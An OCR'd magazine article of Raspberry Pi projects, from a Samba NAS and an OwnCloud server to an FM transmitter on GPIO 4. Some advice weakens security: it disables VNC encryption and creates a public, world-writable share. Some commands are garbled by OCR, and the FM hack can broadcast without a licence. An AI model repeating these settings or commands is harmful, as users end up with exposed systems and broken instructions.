
Then download the modified picam script, altered to post captured images to Twitter with:

```
https://raw.githubusercontent.com/ghalfacree/bash-scripts/master/picamera-security.py > picam.py
```

Open this new **picam.py** in a text editor and insert the four bits of information you jotted from Twitter in the space provided at the top of the script.

When you're done, make it executable with **chmod +x picam.py**. Now when you run the script and it detects motion, in addition to capturing an image and storing it in the SD card, the Pi will also post it on your private Twitter account which will then show up in your Twitter feed.

Skills: Networking, interoperability, data management



Hack #2: File-sharing Samba server

The ability to share and access data on your Raspberry Pi from other machines is very useful indeed. For example, if you are using it as an always-on download box, you'd want to move the downloaded data off the Pi as well. Now that data could either be on the SD card or on an attached USB disk. With the Samba software – which is an implementation of the SMB/CIFS networking protocol – you can use your Raspberry Pi as Network Attached Storage (NAS) device and easily access the USB drive attached to the Pi from computers on your network.

The **sudo apt-get install samba samba-common-bin** command will fetch the required software. Now, attach the USB disk to the Pi which will be automatically mounted under the **/media** folder. Let's assume the USB drive is mounted to **/media/usb**. You now need to configure Samba so the drive can be shared on the network. To do this, you first need to add a Samba user called pi. Enter the **sudo smbpasswd -a pi** command and type in a password when prompted.


Next, open Samba's configuration file (**/etc/samba/smb.conf**) in a text editor. If you wish to access the Pi from a Windows machine, locate the workgroup = WORKGROUP line near the top of the **smb.conf** file and change it to the name of your Windows workgroup. Further down the file, locate the **# security = user** line and remove the **#** to uncomment the line and turn security on.

Lastly, scroll down to the end of the file and add the following lines:

```
[USB]
path = /media/usb
comment = USB NAS Drive
valid users = pi
writeable = yes
browseable = yes
create mask = 0777
public = yes
```

Save the file and then restart Samba with **sudo /etc/init.d/samba restart**.

That's it. You'll now be able to access the USB drive attached to the Pi from any other computer on the network.



› Remmina has a very usable interface and scrolls automatically when the mouse moves over the screen edge.

Hack #3: Raspberry Pi as a thin client

A thin client is a computer that depends on other powerful computers to do the heavy lifting while it presents the results. Thanks to its power efficient and noiseless design, the Raspberry Pi is a natural thin client. A thin client relies on remote desktop protocols to communicate with the powerful remote desktop.


For this hack, you'll need a powerful computer that'll act as the remote server and the Raspberry Pi which will be the thin client. Our desktop server is running Ubuntu which comes pre-installed with the Vino remote desktop server that

Overclock the Pi

While the Pi's 700MHz processor is good enough to set up these hacks, after a while you'd wish you could squeeze more juice out of it. The good news is that you can! The Pi's BCM2835 processor can be run above its default speed...

However, remember that such performance comes at a price – the processor will draw more power, run hotter than before, and may not last as long as a regular Pi running at its default speed. Also, while it's possible to alter the Pi's performance manually, the safest way is to use the preconfigured overclock settings in the *raspi-config* tool which also doesn't void warranty.

The settings in the *raspi-config*tool are known to be safe for use with most Pis. To overclock your device, launch *raspi-config* and scroll down to the Overclock option and confirm that you wish to continue. You'll now be shown a list of pre-set overclock speeds and you can select any one. When you have made your selection, the menu will reboot the Raspberry Pi at its new speed.



› If the Pi fails to boot with the overclocked setting, hold Shift while booting, which loads the Pi at its stock speed.

can be accessed via the *Desktop Sharing* app. The remote desktop functionality is disabled by default. To enable it, launch the *Desktop Sharing* app and tick the 'Allow other user to view your desktop' box. This also enables the second checkbox which allows the connected users to control the Ubuntu server.

Also enabled is the first option under the Security section which forces you to approve each request for connection. However, for smoother workflow, you'd want to disable this option by unchecking the box. Instead, enable the next checkbox which will prompt the user for a password and enter a strong password in the space provided. When you're done, click on the Close button to save the changes. If you use another distro, browse the web and install a VNC server, such as Vino or Krfb, on top of that distro.

If you're using Ubuntu's *Vino* you'll have to make one additional change because *Vino* was changed to require encryption by default, but only supports old encryption methods that are not commonly available. Fire up a terminal on the Ubuntu server and modify *Vino*'s security settings with **gsettings set org.gnome.Vino require-encryption false.** Follow the rest of the hack and if you're able to connect from the Pi, return to the Ubuntu Server and make the settings permanent by installing the dconf-editor with sudo apt-get install dconf-editor and navigate to org > gnome > desktop > remote-access and uncheck the require-encryption setting.

You now need to prepare the thin client Pi. For this hack, we'll use the lightweight *Remmina* client which you can install with **sudo apt-get install remmina**. Once installed it'll be housed inside the Internet menu. Launch the client and click on the new icon to configure a connection to the server.


In the window that opens, give this connection a name and select VNC from the Protocol pull-down menu. You'll also need to specify the IP address of the server in the Server field. You can also boost image quality by selecting a higher colour depth and a better quality from the respective pull-down lists. Click Connect when you're done. *Remmina* will establish a connection to the Ubuntu Server and prompt you for the password you had set before allowing you to take control of remote desktop from the Pi.

Hack #4: Host your OwnCloud

We've mentioned it before (*see p22*), if you want universal access to your data you don't need to throw money at a service that might store it on servers outside your legal jurisdiction. Instead use the money to get a Pi and a large capacity powered USB disk and host your own private and protected cloud-sharing service with *OwnCloud*. This will sync and share your data from any device connected to the Internet. For added security *OwnCloud* can also encrypt your files. The software can handle files in a variety of formats and has an in-built gallery image viewer and a music player. One interesting feature in *OwnCloud* is file versioning – because of this, the server tracks all changes to every file and you can revert to an older version with a single click.

Like with other online cloud storage services, you can sync files on *OwnCloud* either using the web browser or a desktop client on Windows, Mac, and Linux as well as mobile clients for Android and iOS devices.

OwnCloud runs on the *Apache* web server and also needs a database server. While it can work with *MySQL*, for this hack we'll use the lightweight *SQLite* server. You can install all required components with **sudo apt-get install apache2 php5 php5-gd php5-sqlite curl libcurl3 php5-curl**.



Now head to **https://owncloud.org** and download the tarball of the latest version. Unwrap it with **tar xjvf owncloud-7.0.2.tar.bz2** and move the resulting folder into the root of your Apache server with **sudo mv owncloud /var/www**. Then make sure the new files have the correct permissions for their new location with **sudo chown -R www-data:www-data /var/www/owncloud**.

You'll need to enable certain *Apache* modules for *OwnCloud* to work correctly. In a terminal enter **sudo a2enmod headers rewrite env** and then restart *Apache* with **sudo service apache2 restart**. To configure *OwnCloud* launch a web browser and navigate to the *OwnCloud* installation instance at **localhost/owncloud**. Since this is a new installation, you'll be asked to create a user account for the *OwnCloud* administrator.

› *OwnCloud 7* is a significant step up from earlier versions, with a streamlined workflow.

You can now log into your *OwnCloud* server as the administrator and start uploading files you want to share. But before you do that, you'll have to tweak PHP's configuration file if you wish to upload files that are greater than 2MB in size. To do that, open the PHP configuration file, **php.ini**,


> **"If you want universal access to your data, get a Pi and a USB disk and host your own cloud!"**

housed under **/etc/php5/apache2** in a text editor. Look for the upload_max_filesize and post_max_size variables and change their value from 2M to something like 500M or 1G.

You're now all set to upload data into your *OwnCloud* server using the web interface. You can also interact with the *OwnCloud* server via the WebDAV protocol. In the location area in the Files file manager, press Ctrl+L to enable the location area. Here you can point to your *OwnCloud* server, such as **dav://localhost/owncloud/remote.php/webdav**. Once you've authenticated, the *OwnCloud* storage will be mounted and you can interact with it just like a regular folder.

To share uploaded files, go to the Files section in the web interface and hover over the file you wish to share. This displays several options, including Share, which lets you select who you want to share the item with and whether you want to give them permission to edit and delete the files.

You can also share an item with someone who isn't on your *OwnCloud* server. When you click on the Share with link checkbox, *OwnCloud* displays a link to the item that you can share with anybody on the Internet. Optionally you can also password-protect the link and set an expiration date.



Skills: Streaming, emulation and GPIO

Hack #5: Stream music from the web


We've got music everywhere. In addition to DRM-free tracks on the hard disk, you've probably got hundreds of tracks on Spotify or Google Play. You can get them all together with the Pi MusicBox distro which transforms the Raspberry Pi into the ultimate music player.

The Pi MusicBox can output music through speakers attached to the headphone jack of the Pi, and also through the HDMI and USB ports. So all you gotta do is install the distro, hook up some speakers to the Pi, plug in your account credentials and let it rip. You can then control your juiced up Pi from any computer on the network and even from any Android device.

Begin by downloading the compressed image for the Pi MusicBox distro from **www.pimusicbox.com**. Extract the downloaded ZIP file and then put the .img image file on your SD card with the **dd** command, such as **sudo dd if=musicbox0.5.img of=/dev/sdd**. Remember to replace **/d/ev/sdd** with the location of your SD card.

If you use the Ethernet port to connect the Pi to the internet, you can boot the Pi from the newly created SD card. However, if you use a wireless card, you'll need to edit the distro's configuration file and manually point it to your wireless router. Access the newly created SD card from a regular distro and navigate to the config folder and open the settings.ini file in a text editor. Near the top of the file you'll notice two variables, WIFI_NETWORK and WIFI_PASSWORD. Insert the corresponding values of your network next to these two variables and save the file. The caveat is that PiMusicBox will only work with WPA2-protected wireless networks.

Once that's done, boot the Pi with the configured SD card. On first boot, the distro will resize the filesystem to take over the complete card, and restart automatically. If you have a monitor attached to the Pi you can follow the booting process, otherwise wait a minute or two, then fire up a browser on any computer on your network and head to **http://musicbox.local**. If that doesn't take you anywhere, then point your browser to the IP address of the Pi.



Pi MusicBox is based on the *Mopidy* music server that's written in Python.

The default interface of Pi MusicBox is rather bland since you haven't configured any music source yet. To fix that, click on the Setting link in the navigation bar on the left. This will take you to a page where you can individually enable and configure all the support streaming services, from premium ones like Spotify and Google Music to free ones like The Internet Archive, Soma FM, and more. You can also control other settings from this page. For example, the Audio setting lets you switch audio output devices.

The Pi MusicBox distro has a working Samba configuration and should show up in the Network section inside the file manager of all OS's. The distro's Samba share only has one folder named Music. You can put any audio file inside this folder and they'll be transferred to the SD card. Whenever you restart the Pi, the distro will scan for any new music at boot up. You can then browse through and play these files from the distro's web interface.

You can also play music via any software that supports the *Music Player Daemon (MPD)* such as the *MPDroid* app for Android. To connect, launch the app and in the first-run wizard, enter the IP address of the Pi in the hostname field.

Hack #6: Broadcast audio

Streaming music into the Pi is one thing. What if you wish to stream music out to other devices? While you're at it, how about running your own radio station? As it happens, you can do so without too much trouble.

Besides the familiar Audio, Ethernet, HDMI, and USB ports on the Raspberry Pi, the device also has interfaces that are designed to to connect more directly with other chips and modules. These General Purpose Input/Output (GPIO) 'ports' are the pins arranged in two parallel strips (26 on the Model B board and 40 on the B+).

These interfaces are not plug-and-play but can be controlled through software. A bunch of hackers over at Code Club wrote a program to use the pins intended to generate spread-spectrum clock signals to instead output FM Radio signals. To transmit a surprisingly strong FM signal, all you need is to attach a wire to the GPIO 4 pin. Even without the wire, the FM signal broadcast by the Pi will be picked up by nearby FM receivers.

Power up the Pi and bring up a terminal. Now grab the code written at the Code Club and extract it with **wget**:

```
http://omattos.com/pifm.tar.gz
mkdir ~/pifm
tar zxvf pifm.tar.gz -C ~/pifm
```

The tarball extracts six files. Surprisingly that's all there's to it. You can now broadcast the included sound.wav file with **sudo ./pifm sound.wav 101.2**. Now grab a FM receiver and set it to FM 101.2 and you'll hear the *Star Wars* theme. You can actually change the broadcast frequency from anywhere between 88 MHz and 108 MHz simply by appending the channel frequency at the end of the command.

You can play other audio files as well, but they must be 16-bit 22,050Hz mono and in the WAV format only. That

might seem like a limitation but it really isn't, thanks to the brilliant *SoX sound exchange* audio editor. We'll use the nifty little tool to process any MP3 file irrespective of its encoding and convert it into the correct WAV file on-the-fly.

Begin by installing the audio editor and its dependencies with **sudo apt-get install sox libsox-fmt-all**. When it's done, type in the following command, substituting "SomeSong.mp3" with the name of the MP3 file you wish to play:

```
sox -t mp3 SomeSong.mp3 -t wav -r 22050 -c 1 - | sudo ./pifm - 101.2.
```

The first part of the command converts the MP3 file into a WAV file, changes its audio sampling rate to 22050 Hz and down-mixes the track to mono. The converted track is then sent to the standard output, denoted by the hyphen, and is then piped (|) into the standard input of the *pifm* command.

The only difference in the *pifm* command in the above example is that instead of specifying the name of the file to broadcast, we are asking the script to instead broadcast the standard input. If you've still got your FM receiver tuned to the 101.2 frequency, you should now hear your MP3.

You can do some wonderful things with *SoX*. You can, for example, use it to broadcast your favourite streams live from the Internet. The command **sox -t mp3 http://www.tuxradar.com/files/podcast/tuxradar_s06e02.mp3 -t wav -r 22050 -c 1 - | sudo ./pifm - 101.2** will broadcast the TuxRadar podcast. The only difference between this command and the previous example is that instead of pointing to a local MP3, you are now pointing to one that resides online.

Hack #7: Emulate vintage gaming

Games weren't always graphical masterpieces. Their developers had fewer resources to play with and instead of graphical excellence the developers relied on gameplay to keep the players hooked. This is why the vintage games even with their rudimentary graphics are still quite popular with gamers of all ages even today – there's nothing quite like A classic gaming challenge, even on Steam or Live.

The easiest way to start playing vintage games on the Raspberry Pi is to install *RetroPie* which packs a bundle of emulators. You can install *RetroPie* on an existing Raspbian install or run it as a standalone distro. Before you fetch the installation script, grab its dependencies with **sudo apt-get install git dialog**. Then you can download the latest RetroPie setup script with:

```
git clone git://github.com/petrockblog/RetroPie-Setup.git
```

Now change into the cloned directory and run the script with **cd RetroPie-Setup && sudo ./retropie_setup.sh**. The script will download missing dependencies and then present a menu with a couple of options.

The first option downloads and installs precompiled binaries of all the popular supported platforms. The second grabs the newest source code for each app and compiles them on the Pi. If you choose this option, be prepared to wait as it might take almost an entire day. In case you aren't this patient, you might as well grab the image file and transfer it on to a blank SD card with **dd**.

RetroPie uses a graphical front-end called *EmulationStation*, which allows you to manage the various installed emulators. The *RetroPie* image automatically starts this frontend, but if you've setup RetroPie on top of an existing Raspbian install, you'll have to launch it manually with the *emulationstation* command.

> **"In order to play emulated games, of course, you must first own them..."**

Once it's up you should see the controller setup screen, from where you can configure your USB gaming controller. In order to play the games, of course, you must first own them. ROMs can be made from your own copies of these old games, or you can find abandonware online. Some companies, such as iD software, have made the original *Doom* open source and public domain. Once obtained, you'll need to copy them to their appropriate emulator sub-folder inside the **roms/** folder on the SD card.



EmulationStation will only display the emulators that have ROMs added.

Donate excess resources

If you aren't always using your Pi, you can donate the idle processing power for a worthy cause. *BOINC* is a computing volunteering service and it uses the donated power for a variety of projects, from protein folding for medical sciences to the search for alien intelligence.


Before installing *BOINC*, tweak the Raspberry Pi to cut down its own resources utilisation by calling **sudo raspi-config**. Head to Advanced Options > Memory Split and earmark the least possible memory for the GPU which you should find is 16MB. Then install *BOINC* with **sudo apt-get install boinc-manager boinc-client**.

When it's done, launch the *BOINC Manager* from the Others menu. You'll be asked to add from one of over 30 supported projects. Some projects might warn you that they might not have work suitable for the Pi. While you can still add them, it's best to add projects that can make use of the Pi such as the Collatz project, which is attempting to disprove the Collatz Conjecture.



To configure how BOINC uses the Pi's resources, first enable the Advance View and then head to Tools > Computing preferences.

Skills: Python, eSpeak



Hack #8: Make your Pi speak

Software speech synthesizers are always very popular to bring computing devices to life – so to speak. Of course they have also have a very crucial role in making the device accessible to vision-impaired users.

You can use the Raspberry Pi for text-to-voice commands thanks to the availability of the powerful *eSpeak* library in Raspbian's repository. There's also a module that allows you to use *eSpeak* in Python and allows you to perform automation tasks. Fire up a terminal and use the **sudo apt-get install espeak python-espeak** command to fetch the library and the required Python modules.

Using the *eSpeak* library is pretty straightforward. Type **espeak "Hello! How are you doing, today?"** in a terminal and the library will use its default settings to verbalise the text inside the quotes. You can then influence the speech of the *eSpeak* library with a wide array of command-line switches. For example, the command, **espeak -ven+f2 -s140 "Aren't you a little short for a storm-trooper"**, will speak the message at a slower pace and in a female's voice. In addition to the default English voice, *eSpeak* can also do American English and English with a Scottish accent. Besides English *eSpeak* can also speak various other languages. The command **espeak -voices** lists all available voice files.

The Python *eSpeak* module is quite simple to use to just convert some text to speech. Invoke the interactive Python shell with the command python and enter the following lines...

```
from espeak import espeak
espeak.synth("How ya doin'?")
```

Now let's use the *eSpeak* library inside a Python script to print and speak out loud the name of your Twitter followers. Follow the instructions in the first hack to get the Twitter API and access tokens and their secrets and place them between the single quotes in the code below:

```
import time
from twython import Twython
from espeak import espeak
api_token = ' '
api_secret = ' '
access_token = ' '
access_token_secret = ' '
